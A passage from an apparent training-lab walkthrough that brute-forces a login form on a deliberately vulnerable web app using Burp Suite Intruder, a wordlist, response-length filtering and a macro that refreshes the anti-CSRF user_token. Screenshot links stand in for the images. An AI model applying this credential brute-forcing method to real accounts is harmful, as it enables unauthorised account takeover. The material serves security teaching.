


7. Send that request to intruder and make some essential changes for launch attack.




8. Load wordlist for attack.






9. After lunching attack , filter the output base on length and you get credentials.



10. Login the account with help of captured credentials.




2.3 High Level Security

There has been an "anti Cross-Site Request Forgery (CSRF) token" used. There is a old myth that this protection will stop brute force attacks. This is not the case. This level also extends on the medium level, by waiting when there is a failed login but this time it is a random amount of time between two and four seconds. The idea of this is to try and confuse any timing predictions.


Using a CAPTCHA form could have a similar effect as a CSRF toke

Steps:


1. Open Burp suite to capture requests.




2. Connect browser to proxy.




3. Turn on interception to intercept the traffic.




4. View source code for analysis.





5. Enter random credentials for testing.




6. Make some essential changes and create new rule for effectively perform attack.





Define Custom Parameter
Define Custom Parameter
Macro Editor
Request
Parameter name:
user_token
Refetch response
Re-record macro
Re-analyze macro
Test macro
OK
Cancel

